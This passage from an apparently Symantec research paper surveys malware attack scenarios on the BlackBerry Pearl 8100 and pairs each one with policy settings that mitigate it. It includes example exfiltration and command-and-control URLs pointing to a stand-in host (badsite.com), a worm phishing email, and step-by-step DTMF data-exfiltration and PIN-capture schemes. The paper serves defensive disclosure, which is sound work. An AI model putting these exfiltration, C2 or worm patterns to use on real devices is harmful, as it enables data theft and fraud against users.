Furthermore, many services are available that can be billed via SMS messages using what is typically termed micro payments. For example, Wi-Fi access can often be obtained by sending an SMS to a number and waiting for a response that contains an access code. SMS interception allows an attacker to send an SMS via the infected device and receive the access code giving them free Wi-Fi access, while the victim is billed instead. Other SMS billable services include television or radio voting polls, parking, and even vending machines.

Note that if the application is signed, the user will not be prompted. (Unless Firewall and/or Application Permissions are in place.)

SMS Backdoor

A signed malicious application could use SMS as a command and control channel for a backdoor. It could send and receive messages; steal or modify sensitive data and open TCP/IP connections.

Incoming SMS messages could be monitored for keywords or a particular originating phone number. These messages could then be interpreted as commands to perform a variety of actions on behalf of the attacker. These actions would still be subject to the same constraints as any action carried out by an application. Therefore the user would still be prompted in the usual manner before sensitive actions could be carried out, and the set of possible actions would be governed by whether the malicious application was signed or not, as well as any Application Permissions or Device Firewall which may be in place.

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.

Premium Rate Scam

IT Policy	"Allow SMS" = False
Application Controls	"External Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny

SMS Interception

IT Policy	"Allow SMS" = False "Firewall Block Incoming Messages" = True
Application Controls	"External Network Connections" = Not Permitted
Device Firewall	Status = Enabled "Block Incoming Messages" > SMS = Ticked
Application Permissions	Connections > Carrier Internet = Deny

SMS Backdoor

IT Policy	"Allow SMS" = False " Firewall Block Incoming Messages" = True
Application Controls	"External Network Connections" = Not Permitted
Device Firewall	Status = Enabled "Block Incoming Messages" > SMS = Ticked
Application Permissions	Connections > Carrier Internet = Deny


Bluetooth

The BlackBerry Pearl 8100 has increased Bluetooth support compared to some of its predecessors. It now provides the following profiles:

- Handsfree
- Handset
- Serial Port
- OBEX (OBject EXchange, for file transfer)
- DUN (Dial Up Networking)

Applications can transmit data to and from the BlackBerry via the Bluetooth serial port profile, but pairing is always required (Figure 11). To bypass pairing, a vulnerability in the Bluetooth stack would have to be present. Symantec are not aware of any such vulnerability at the time of writing.

Unsigned applications can use Bluetooth via the `javax.microedition.io.Connector` class, but need to be signed in order to use the `net.rim.device.api.bluetooth.BluetoothSerialPortInfo` class. This class is required to gather the information necessary to establish a client-side Bluetooth connection. If an application can ascertain this information in another manner (for example if Bluetooth device address and channel are hard-coded) then it can use the Bluetooth serial port connection without being signed (must still be paired though). The DUN profile allows a paired PC to use the BlackBerry's data connection. However it provides the user with a standard "AT command set" interface, which can be used for tasks other than dial up networking, such as initiating phone calls from the paired PC.



Hello World

Opening Bluetooth Serial Port..

Enter numeric passkey for PXE15858:

Figure 11: Bluetooth Pairing, PIN entry

Bluetooth Backdoor

Sensitive data (such as emails, contacts) can be obtained using the methods discussed in this document. Once this information has been obtained, the application can open a Bluetooth serial connection with a paired device that is within range, and transmit the gathered data. Note that the user would have to intentionally pair with the attacker's Bluetooth device before this could work, making it less feasible than most of the other attacks outlined in this document.

Bluetooth Worms

Bluetooth worms are very unlikely due to the significant amount of human interaction involved in pairing with a Bluetooth device, accepting a file transfer, and the difficulty in executing any transferred content.

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.

Bluetooth Backdoor and Bluetooth Worm

IT Policy	"Disable Bluetooth" = True
Application Controls	"Bluetooth Serial Profile" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Bluetooth = Deny
Other Device Settings	Options > Bluetooth > Disable Bluetooth

Email

Email can be sent, received, and read via the `net.rim.blackberry.api.mail` package, but only by signed applications. Any kind of attachment can be sent via email, but only supported attachments can be viewed on the BlackBerry. The user needs a service provider which offers the BlackBerry attachment service in order to view these attachments. This service processes the attachment content before it is sent to the BlackBerry in the UCS (Universal Content Stream) format. The file types supported by the BlackBerry attachment service include: .doc, .pdf, .txt, .wpd, .xls, and .ppt.[11] Executable content such as .cod files are not supported attachments.

Email Interception

A malicious signed application can allow third parties to send messages from the affected BlackBerry and also read all received messages. Note that a variety of communication channels could be employed to get the email data off the device and instruct the sending of emails, such as SMS, TCP socket, etc.

Backdoor

A malicious signed application could use email as a command and control channel. It could use email to receive instructions to carry out certain actions such as modifying or stealing sensitive data. In addition, such an application could be set up as a spam relay or message proxy.

Worm

A malicious signed application can send a message containing a link to a .jad file (Java Application Descriptor). If a user opens this link, they will be prompted to install the worm code from a remote Web site. The scenario would be as follows:

- Attacker hosts malicious .cod application file on a Web server:
  `http://www.badsite.com/game.cod`

- Along with matching .jad file:
  `http://www.badsite.com/game.jad`

- Attacker starts worm by sending an email to a BlackBerry user of the form:
  From: `<mary@company.com>`
  To: `"Bob Brickhaus" <bb@company.com>`
  Subject: `Cool Game`

  ```
  Hey, check out this cool new game!
  http://www.badsite.com/game.jad
  ```

- The user opens the .jad file, and is prompted to download and install the .cod file.
- The .cod file installs itself as a start-up process with no icon.
- The user thinks the download didn't work, and thinks nothing more of it.
- The next time the BlackBerry starts-up, the malicious code is executed.
- It enumerates the contact list, and forwards the email to everyone on the list.
- Those users open the email and the cycle continues.

Note that while this attack requires user interaction, it is not dissimilar to the level of interaction required by successful PC based mass mailing worms such as W32.Beagle.A@mm[13]. Also if the .jad file in question uses spoofed information as described in a previous section, it may encourage unwary users to run this unsafe code.

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.

Email Interception

IT Policy	
Application Controls	"Message Access" = Not Permitted
Device Firewall	Block Incoming Messages > BlackBerry Internet Service = Ticked
Application Permissions	User Data > Email = Deny
Other Device Settings	

Backdoor

IT Policy	
Application Controls	"Message Access" = Not Permitted
Device Firewall	Block Incoming Messages > BlackBerry Internet Service = Ticked
Application Permissions	User Data > Email = Deny
Other Device Settings	

Worm

IT Policy	"Disallow Third Party Application Download " = True
Application Controls	"Message Access" = Not Permitted
Device Firewall	Block Incoming Messages > BlackBerry Internet Service = Ticked
Application Permissions	User Data > Email = Deny
Other Device Settings	

PIM Data (Personal Information Manager Data)

The PIM Database stores Contacts, Events, and To-Do lists. The table below outlines some of the information these lists contain:

Contacts	**Events**	**To-Do's**
Name	Alarm	Confidential
Title	Busy	Private
Organisation	Free	Public
Address	Out Of Office	Completed
Telephone Number	Start	Completion Date
Email Address	End	Due
Notes	Location	Note
BlackBerry PIN	Attendees	Priority
User Defined Fields	Confidential	Revision
	Private	Summary
	Public	
	Note	
	Revision	
	Summary	

Table compiled from reading RIM API documentation.[5]

The data outlined above can only be read, modified, and deleted by a signed application via the packages `javax.microedition.pim` and `net.rim.blackberry.api.pdap`.

Data Theft

A malicious signed application could read all the PIM data (including that mentioned in the table above) and send it to an attacker using the variety of transport mechanisms outlined in this document.

Loss of data availability and integrity

A malicious signed application could compromise the availability and integrity of the data stored in the PIM database.

For example it could:

- Change the number associated with a contact name.
- Change the name associated with a phone number.
- Delete a Contact, Event, or To-Do task.
- Change the timing of a scheduled event (for example a meeting of conference call).
- Change the email address associated with a contact.
- Read in all the contact names and numbers, and randomly swap them.

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.


Data Theft / Loss of data availability and integrity

IT Policy	
Application Controls	"PIM Data Access" = Not Permitted
Device Firewall	
Application Permissions	User Data > PIM = Deny
Other Device Settings	

TCP/IP Connections


Unsigned and signed applications can open TCP connections on the BlackBerry. If the application is not signed, the user is prompted with an "Allow Network Connection" dialog box when the application is first run (Figure 12). BlackBerrys can make connections to both the broader Internet, and within the corporate LAN, via Mobile Data Service (MDS). MDS acts as a proxy for data from authenticated BlackBerrys sitting outside the corporate LAN to services inside the LAN such as Web servers and databases. When writing the code to open a socket, the parameter `deviceside=false` tells the BlackBerry to establish the connection via the Mobile Data Service, instead of a direct connection. TCP server sockets can also be created, however the BlackBerry is unlikely to have a publicly routable IP address, which would be necessary for a third party to establish a connection to it from the broader internet. However it is not unreasonable to expect that an attacker may be able to obtain another BlackBerry SIM from the same network provider, which uses the same BlackBerry APN. If the network provider does not sufficiently segment or filter user IP traffic, then this second SIM could be used by the attacker in another device to connect to the TCP server socket on the affected BlackBerry device.

Note that signed code can open TCP connections without the user being prompted, unless they have activated the device firewall, in which case they will receive a prompt similar to that in Figure 13. See the Mitigation Strategies section for more details.


Hello World

The application BlackTicks has attempted to access a low-level network connection. Would you like to allow this?

Figure 12: Unsigned application opening TCP socket


The application BlackTicks has requested a socket connection to [redacted]

Don't ask this again for:

□ all socket connections

□ socket connections

Figure 13: Signed application opening TCP socket when device firewall is enabled

Proxy/Firewall Bypass

A malicious application could connect to the attacker and then connect to services on the corporate network via MDS. Note that if the MDS is run on the internal portion of the enterprise LAN, instead of in a DMZ[12], then corporate firewalling will also be bypassed allowing data to flow between the general Internet and services internal to the enterprise in question. This allows the attacker to utilize the BlackBerry as a TCP proxy between herself and services normally not visible to those on the broader Internet. With the firewall turned off and default application permissions, if the application is unsigned the user will be prompted to allow network access using the standard dialog. However if the application is disguised as an application that requires network access, then they may not notice anything unusual. If the application is signed, then it requires no user interaction, and can run silently.[8]

Note that in a default BES deployment, the firewall is enabled, and the user will receive additional prompts before connections are allowed, even for signed code.

Backdoor

A malicious application could establish a connection to the attacker, and then accept commands that would allow the attacker to access and modify sensitive data, and initiate further connections and messages.

Port Scan

Since an application can open sockets, it can perform a TCP scan on a network host or a range of network hosts. Depending on the network configuration, this could include scanning the internal network (via MDS). In a proof of concept implementation, the performance of such a TCP connect scan was measured (Non MDS using GPRS). Here are the results:

Number of threads	Number of ports	Elapsed time	Scan speed
1	200	351.4 seconds	34.15 ports/minute
4	200	69 seconds	173.91 ports/minute

Note that increasing the number of concurrent threads greatly increases the scan rate. Performance may vary depending on a number of factors, such as the target configuration (e.g. whether the target responds to connection requests on closed ports or simply drops the packets) and the Network Operator/Network Coverage. The numbers above were recorded while scanning a target which responded to connection attempts on closed ports. While this is not the most efficient way to scan a network, judging by these figures it is feasible.

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.

IT Policy	"Allow External Connections" = False or "Allow Internal Connections" = False
Application Controls	"External Domains" = [list of allowed domains] or "External Network Connections" = Not Permitted or "Internal Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny
Other Device Settings	

Proxy/Firewall Bypass

IT Policy	"Allow External Connections" = False "Allow Internal Connections" = False
Application Controls	"External Domains" = [list of allowed domains] or "External Network Connections" = Not Permitted "Internal Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny
Other Device Settings	

Backdoor

IT Policy	"Allow External Connections" = False "Allow Internal Connections" = False
Application Controls	"External Network Connections" = Not Permitted "Internal Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny
Other Device Settings	

Port Scan

HTTP / WAP

The BlackBerry supports HTTP and WAP connections via the J2ME API `javax.microedition.io`.[5] Unsigned and signed applications can open a new HTTP connection, and send and receive data using OutputStream and InputStream objects.

Data Theft

A user installs some apparently useful application or video game. The application steals the user's information and the information is passed to the attacker via a HTTP GET request. I.e.:

```
http://www.badsite.com/upload?&PIN=9012345678&SMS=1&FROM=0865550456&MSG=This+is+top+sec
ret+data
```

Backdoor

HTTP can also be used as a command and control channel. A malicious application can make an outbound HTTP connection to retrieve commands from a remote Web site and send back data. E.g.:

Application sends:

```
http://www.badsite.com/whatnow?
```

Web site returns:

```
COMMAND=DELETE_ALL EMAIL
COMMAND=FORWARD_ALL SMS TO 0865550456
```

Application sends:

```
http://www.badsite.com/whatnow?Status=Email+Deleted&Status=SMS+Forwarding+ON
```

HTTP Proxy

A malicious application could use the BlackBerry device to proxy HTTP traffic or contact Web servers with predefined content. Typically, a HTTP Proxy may be used to browse restricted, illegal or dubious Web sites, or be utilized for denial of service attacks.

A proof-of-concept implementation used a HTTP `StreamConnection` object to connect to a remote Web site, and then marshalled the returned data to a third party (who had a listener socket running on a specified port) via a TCP socket `StreamConnection` object. Note that your network provider must support full internet access from the BlackBerry in order for this to be functional.

Such attacks will be traced back to the individual or corporation that owns the BlackBerry rather than the actual attacker.

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.

Data Theft

IT Policy	"Allow External Connections" = False
Application Controls	"External Domains" = [list of allowed domains] or "External Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny
Other Device Settings	

Backdoor

IT Policy	"Allow External Connections" = False
Application Controls	"External Domains" = [list of allowed domains] or "External Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny
Other Device Settings	

HTTP Proxy

IT Policy	"Allow External Connections" = False
Application Controls	"External Domains" = [list of allowed domains] or "External Network Connections" = Not Permitted
Device Firewall	Status = Enabled
Application Permissions	Connections > Carrier Internet = Deny
Other Device Settings	

Telephony

The telephony API `net.rim.blackberry.api.phone` cannot be utilized by unsigned applications. Signed applications can monitor existing and past call records (not audio content) and send DTMF tones on existing calls. Applications can register to be notified of the following events:

```
callAdded
callAnswered
callConferenceCallEstablished
callConnected
callDirectConnectConnected
callDirectConnectDisconnected
callDisconnected
callEndedByUser
callFailed
callHeld
callIncoming
callInitiated
callRemoved
callResumed
callWaiting
conferenceCallDisconnected
```

List compiled from RIM API documentation.[5]


Signed applications can also invoke the phone application that comes with the BlackBerry to initiate phone calls, however the user is prompted to accept the outgoing call before it is actually placed. (Figure 14)

Call Record Monitoring

Call record monitoring is the most plausible attack scenario. An application can collect all call records such as calls made, received, and their durations and send them to a third party. Such spyware type applications are already popular on both traditional desktop computers as well as other smart phone devices such as those running the Symbian operating system[19]. Typically, these applications are commercial in nature and are installed when the attacker has access to the device. Note that maintaining PIN and password protection on the device greatly reduces the likelihood of unauthorised physical access.

Premium Rate Calls

A malicious application could dial a premium rate number, running up larger telephone bills. This call could be disguised in a number of ways, such as by naming the application something less conspicuous like "customer care" or "voice mail". Alternately a malicious application could feature misleading GUI elements such as: "Click here to call Tech Support", or even feature data from the user's own PIM: "Click to call Uncle Bob". Either way the user would be prompted to accept the outgoing call before it was initiated (Figure 14), making it unfeasible to exploit all but the most naive of users.



The application BlackTicks is attempting to initiate a phone call. Would you like to allow this phone call?

□ Don't ask this again

Vendor Name:
<unknown>
Application Name:

Figure 14: Application-initiated phone call

Bypassing Caller Verification Systems

Services such as cellular voicemail authenticate the calling user by the incoming phone number. A malicious application can take advantage of such systems by injecting DTMF tones into ongoing calls. Once the user is authenticated, the application would have full control over the service preferences. For example, for voicemail, the application could disable caller verification and instead enable PIN verification and then set the PIN number.

The attacker could then intercept all subsequent voicemail messages the user receives. A similar method could be used for other types of services.

Note that in order for this attack to work, the attacker must have precise information on the timing and structure of the menu system of the system being targeted. This information is more easily gathered for publicly accessible systems such as cellular voicemail and telephone banking (by the attacker setting up their own account), than proprietary internal company systems.

For systems that require a PIN code to be entered, a malicious application can use the

`PhoneCall.getDTMFTones()` method to retrieve the string of tones entered by the user and hence their PIN code. This can then be sent to the attacker along with the dialled number for further use via one of a number means outlined previously in this document. This approach has been successfully tested using a proof of concept implementation.

Telephony Data Theft

Data can also be exported from the BlackBerry as DTMF tones during a phone call. A simple scheme works as follows:

1. The relevant data is acquired (e.g., emails, contacts, SMS, PIM data, dialled numbers) as outlined in previous sections.
2. The data is serialised in some form, perhaps after being compressed and encrypted, into a single byte array. This byte array is then converted into a bitstream.
3. Three bits of data can be encoded in each of the DTMF tones 0-7 (8,9,*,# being redundant in this case). The bitstream from above is padded to be a multiple of 3 in length; it is then encoded as a series of DTMF tones.
4. The application then listens for calls to a certain number, which will record the call. Voicemail would be ideal for this. (Alternatively the attacker could call the BlackBerry device and wait for someone to pickup)
5. Once the call is in place, the application proceeds to play the DTMF tones that correspond to the encoded data.
6. The recipient for the information then retrieves the voicemail, and extracts the DTMF tones.
7. The tones are decoded back into a bitstream, (any remaining bits after dividing by 8 are removed from the end).
8. This bitstream is then converted back into a byte array, and the data is recovered.

This approach has been successfully tested using a proof of concept implementation. However the data transfer rate was measured at 5.75bps (bits per second), or 23.7 minutes per kilobyte (without pre-compression), which makes it unfeasible for all but the smallest amounts of data (perhaps a phone number, email address or telephone banking PIN).

Mitigation

You can set the following options to mitigate the attacks outlined above. See Mitigation Strategies for more information.

Call Record Monitoring / Bypassing Caller Verification Systems / Telephony Data Theft / Premium Rate Calls

IT Policy	
Application Controls	"Phone Access" = Not Permitted
Device Firewall	
Application Permissions	Connections > Phone = Deny
Other Device Settings	

Camera

The Pearl 8100 includes a 1.3 megapixel digital still camera. Signed applications can invoke the supplied camera application, but cannot instruct it to take pictures. When the user takes pictures, they are stored in the file system of the phone, and can be accessed by applications using the `javax.microedition.io.file` package discussed previously.

The fact that photographs which have been previously taken can be accessed means that as with any other data that is accessible via `javax.microedition.io.file` there is the risk of data theft.

Mitigation

You can set the following options to mitigate the scenario outlined above. See Mitigation Strategies for more information.

Camera Data Theft

IT Policy	"Disable Camera" = True
Application Controls	
Device Firewall	
Application Permissions	User Data > Files = Deny
Other Device Settings	

Conclusions

The BlackBerry has been designed from the ground-up to be a secure platform. This strict adherence to security has made the platform very popular with governments and corporations worldwide. This document outlined attacks from malicious programs using available API's (MIDP2, CLDC, RIM). For these attacks to succeed, these malicious programs would need to be specifically installed by a user. If the malicious programs are not signed, limited opportunities exist to exploit the platform, most involving a significant amount of social engineering. However, the burden of buying a code-signing key for $100 would discourage only the most casual attacker. Any entrepreneurial, curious or malicious party could buy a signing key using the means outlined in this document and develop a range of deceptive or malicious software for the BlackBerry handheld device. Without a signing key, all of the attacks require further user judgement and interaction to succeed. However protection via user judgement cannot be overestimated, as it has been proven ineffective over and over again on other platforms such as the PC.[13]

As the BlackBerry continues to become more popular, especially with non-government, mainstream consumers and enterprises, the trend for RIM has been to add more user friendly features such as a camera and Bluetooth file transfer. The security implications of these new features have yet to be fully explored, but as the features and market share of the BlackBerry continue to grow, the incentives for maligned parties to target the platform will likely increase in a corresponding fashion.

Appendix A

The table below illustrates which features of the BlackBerry API require code signing, which can be used unsigned with user prompting, and which can be used freely unsigned.

Feature	Signed	Unsigned Prompt	Unsigned
MIDP Record Store			X
BlackBerry Persistence Model	X		
Auto Startup Process	X		
Background Process			X
SMS		X	
Bluetooth	X	X (see Bluetooth section)	
Email	X		
PIM Data	X		
TCP/IP		X	
HTTP/WAP		X	
Telephony	X		
Location Tracking		X	

Table compiled from reading RIM API documentation.[5]

References

1 BlackBerry Java Development Environment Version 4.2.0 Fundamentals Guide, RIM.
http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1271077/BlackBerry_Java_Development_Environment_Fundamentals_Guide.pdf?nodeid=1271322&vernum=0

2 BlackBerry Java Development Environment Version 4.2.0 Development Guide, RIM.
http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1271077/BlackBerry_Java_Development_Environment_Development_Guide.pdf?nodeid=1271319&vernum=0

3 BlackBerry Application Developer Guide Volume 1: Fundamentals (4.1), RIM.
http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_Application_Developer_Guide_Volume_1.pdf?nodeid=1106256&vernum=0

4 BlackBerry Application Developer Guide Volume 2: Advanced Topics (4.1), RIM.
http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_Application_Developer_Guide_Volume_2.pdf?nodeid=1106444&vernum=0

5 RIM Device Java Library - 4.2.0 Release (Javadoc), RIM.
http://www.blackberry.com/developers/docs/4.2api/

6 Mobile Information Device Profile (MIDP), Sun Microsystems.
http://java.sun.com/products/midp/

7 Connected Limited Device Configuration (CLDC), Sun Microsystems.
http://java.sun.com/products/cldc/

8 BlackJacking, Jesse D'Aguanno and Praetorian Global.
http://www.praetoriang.net/presentations/blackjack.html

9 Protecting the BlackBerry device platform against malware, RIM.
http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/7979/1181821/828044/1181292/Protecting_the_BlackBerry_device_platform_against_malware.pdf?nodeid=1266119&vernum=0

10 Java VM Spec: Verification, Sun Microsystems.
http://java.sun.com/docs/books/jvms/second_edition/html/Concepts.doc.html#22574

11 Attachment Service, RIM.
http://www.blackberry.com/products/blackberry/attachments.shtml

12 Placing the BES in a segmented network, RIM.
http://www.blackberry.com/solutions/resources/Placing_the_BlackBerry_Enterprise_Solution_in_a_Segmented_Network.pdf

13 W32.Beagle.A@mm writeup, Symantec.
http://www.symantec.com/security_response/writeup.jsp?docid=2004-011815-3332-99&tabid=1

14 W32.Fujacks.AW write-up, Symantec.
http://www.symantec.com/security_response/writeup.jsp?docid=2007-020812-2448-99

15 BlackBerry Pearl, O2 Ireland.
http://www.o2online.ie/webapp/wcs/stores/servlet/O2ProductDisplayView?storeId=10001&langId=-1&catalogId=10001&phoneId=40522&flowType=PU&productId=40522&partNumber=352127

16 O2 Ireland Homepage.
http://www.o2online.ie/

17 Private email communication with RIM.

18 This approach was suggested by Ollie Whitehouse of Symantec Advanced Threat Research, who has had similar results in the past testing this on other platforms.

19 FlexiSPY – Commercial mobile phone spyware application.
http://www.flexispy.com/

20 BlackBerry Application Control, RIM.
http://www.blackberry.com/developers/journal/july_2005/app_control.shtml

21 Connected Limited Device Configuration 1.1 (CLDC) Specification, Java Community Process. http://jcp.org/aboutJava/communityprocess/final/jsr139/
22 BlackBerry Enterprise Server Policy Reference Guide, RIM. http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/7963/1139827/BlackBerry_Enterprise_Server_Policy_Reference_Guide.pdf?nodeid=1139948
23 MIDP Signing, Sun Microsystems. http://java.sun.com/j2me/docs/wtk2.2/docs/UserGuide-html/security.html
24 BlackBerry Signature Tool Developer Guide, RIM. http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1271077/BlackBerry_Signature_Tool_Developer_Guide.pdf?nodeid=1271325&vernum=0

About Symantec
Symantec is the global leader in information security, providing a broad range of software, appliances, and services designed to help individuals, small and mid-sized businesses, and large enterprises secure and manage their IT infrastructure. Symantec's Norton™ brand of products is the worldwide leader in consumer security and problem-solving solutions. Headquartered in Cupertino, California, Symantec has operations in 35 countries. More information is available at www.symantec.com.

Symantec has worldwide operations in 35 countries. For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 800 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Boulevard
Cupertino, CA 95014 USA
408 517 8000
800 721 3934
www.symantec.com